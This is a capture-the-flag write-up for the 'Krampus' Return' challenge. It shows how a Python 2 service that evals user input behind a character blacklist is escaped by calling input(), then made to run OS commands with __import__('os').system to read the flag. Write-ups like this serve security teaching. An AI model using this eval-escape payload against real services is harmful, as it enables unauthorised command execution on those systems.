

Krampus’ Return



Krampus' Return 349 Points SOLVED ✓


Krampus is back this Christmas, just like every Christmas! Make sure you get what you like from him ... and don't make him mad!

Remote server: nc challs.xmas.htsp.ro 13006
Authors: Milkdrop, PinkiePie1189




```
metantz_shell$ nc challs.xmas.htsp.ro 13006
▌▌▌▌
CONNECTION ESTABLISHED - PYTHON 2.
CONNECTION WILL BE CLOSED AFTER 5 MINUTES. BE WARY.

<Server>: Krampus stares at you. He has seen you before. Play nice.
<You>: ABCDEF
<Server>: You tried to get Krampus' attention. Try something different.
<You>: ABCDEF
<Server>: You tried to get Krampus' attention. No response.
<You>: ABCDEF
<Server>: You tried to get Krampus' attention. He did not hear you.
<You>: ABCDEF
<Server>: Krampus has heard you. You made him curious. ▌▌▌▌
<You>: ABCDEF
<Server>: Krampus has now your attention. Be careful!
<You>: 
```

When we connect to server it prints “CONNECTION ESTABLISHED – PYTHON 2.” so maybe it passes our input to a python 2 function ? Let’s do some tests.




```
<You>: help
<Krampus>: Type help() for interactive help, or help(object) for help about object.
<You>: help()
os
<Krampus>:
Welcome to Python 2.7!  This is the online help utility.

If this is your first time using Python, you should definitely check out
the tutorial on the Internet at http://docs.python.org/2.7/tutorial/.

Enter the name of any module, keyword, or topic to get help on writing
Python programs and using Python modules.  To quit this help utility and
return to the interpreter, just type "quit".

To get a list of available modules, keywords, or topics, type "modules",
"keywords", or "topics".  Each module also comes with a one-line summary
of what it does; to list the modules whose summaries contain a given word
such as "spam", type "modules spam".

help> Help on module os:

NAME
    os - OS routines for NT or Posix depending on what system we're on.

FILE
    /usr/lib/python2.7/os.py
```

It seems like it calls eval with our input. Let’s see if there is a blacklist.




```
<You>: ()
<Server>: Krampus has now your attention. Be careful!
<You>: ()
<Krampus>: ()
<You>: ''
<Elf #1349>: I should go investigate. Later.
<You>: []
<Icy Dragon>: *rumble*
<You>: ""
<Golem>: *looks towards you*
<You>: .
<Icy Dragon>: *puffs smoke*
<You>: ;
<Icy Dragon>: *puffs smoke*
<You>: 
```

Yes there is a blackist, but ‘(‘ and ‘)’ are not blacklisted.




```
<Icy Dragon>: *puffs smoke*
<You>: help(input)
<Krampus>: Help on built-in function input in module __builtin__:

input(...)
    input([prompt]) -> value

    Equivalent to eval(raw_input(prompt)).

None
<You>: 
```

So the input() function is equivalent to eval(raw_input(..)). What if we can bypass the blacklist using the input() function ?




```
<You>: input()
[]
<Krampus>: []
<You>: input()
"I'm Krampus"
<Krampus>: I'm Krampus
<You>: 
```

Ok, we can bypass the blacklist. Let’s see if we can import os to execute arbitrary commands.



```
<You>: input()
__import__('os').system('id')

<Krampus>: uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
0
<You>: <You>: 
```

Yes we can.



```
<You>: input()
__import__('os').system('cat chall/flag.txt')
<Krampus>: X-MAS{Th3_4ll_Mighty_pyth0n_b34t5_kr4mpu5_th1s_Xmas}0
<You>: 
```